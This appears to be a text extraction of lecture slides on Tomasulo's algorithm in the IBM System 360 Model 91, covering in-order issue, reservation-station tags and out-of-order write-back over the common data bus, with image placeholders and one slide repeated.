
NASA Center for Computational Sciences

See:


*Some Reflections on Computer Engineering: 30 Years after the IBM System 360 Model 91*  
Michael J. Flynn  
<ftp://arith.stanford.edu/tr/micro30.ps.Z>

Source: <http://www.columbia.edu/acis/history/36091.html>

NASA's Space Flight Center in Greenbelt, Md, January 1968




# Tomasulo – closer look at instruction processing



## ISSUE:


- Each instruction is issued in order
- Issue unit collects operands from the two instruction's source registers
- Result may be a value, or, if value will be computed by an uncompleted instruction, the tag of the RS to which it was issued.
- When instruction 1 is issued, F0 is updated to get result from MUL1
- When instruction 3 is issued, F0 is updated to get result from MUL2

# Tomasulo – closer look at instruction processing



- ISSUE:**
- Each instruction is issued in order
  - Issue unit collects operands from the two instruction's source registers
  - Result may be a value, or, if value will be computed by an uncompleted instruction, the tag of the RS to which it was issued.
  - When instruction 1 is issued, F0 is updated to get result from MUL1
  - When instruction 3 is issued, F0 is updated to get result from MUL2

# Tomasulo – closer look at instruction processing




- Write-back:**
- Instructions may complete out of order
  - Result is broadcast on CDB
  - Carrying tag of RS to which instruction was originally issued
  - All RSs and registers monitor CDB and collect value if tag matches
  - Any RS which has both operands and whose FU is free fires.
  - When MUL1 completes result goes to store unit but not F0



What trickery is this?

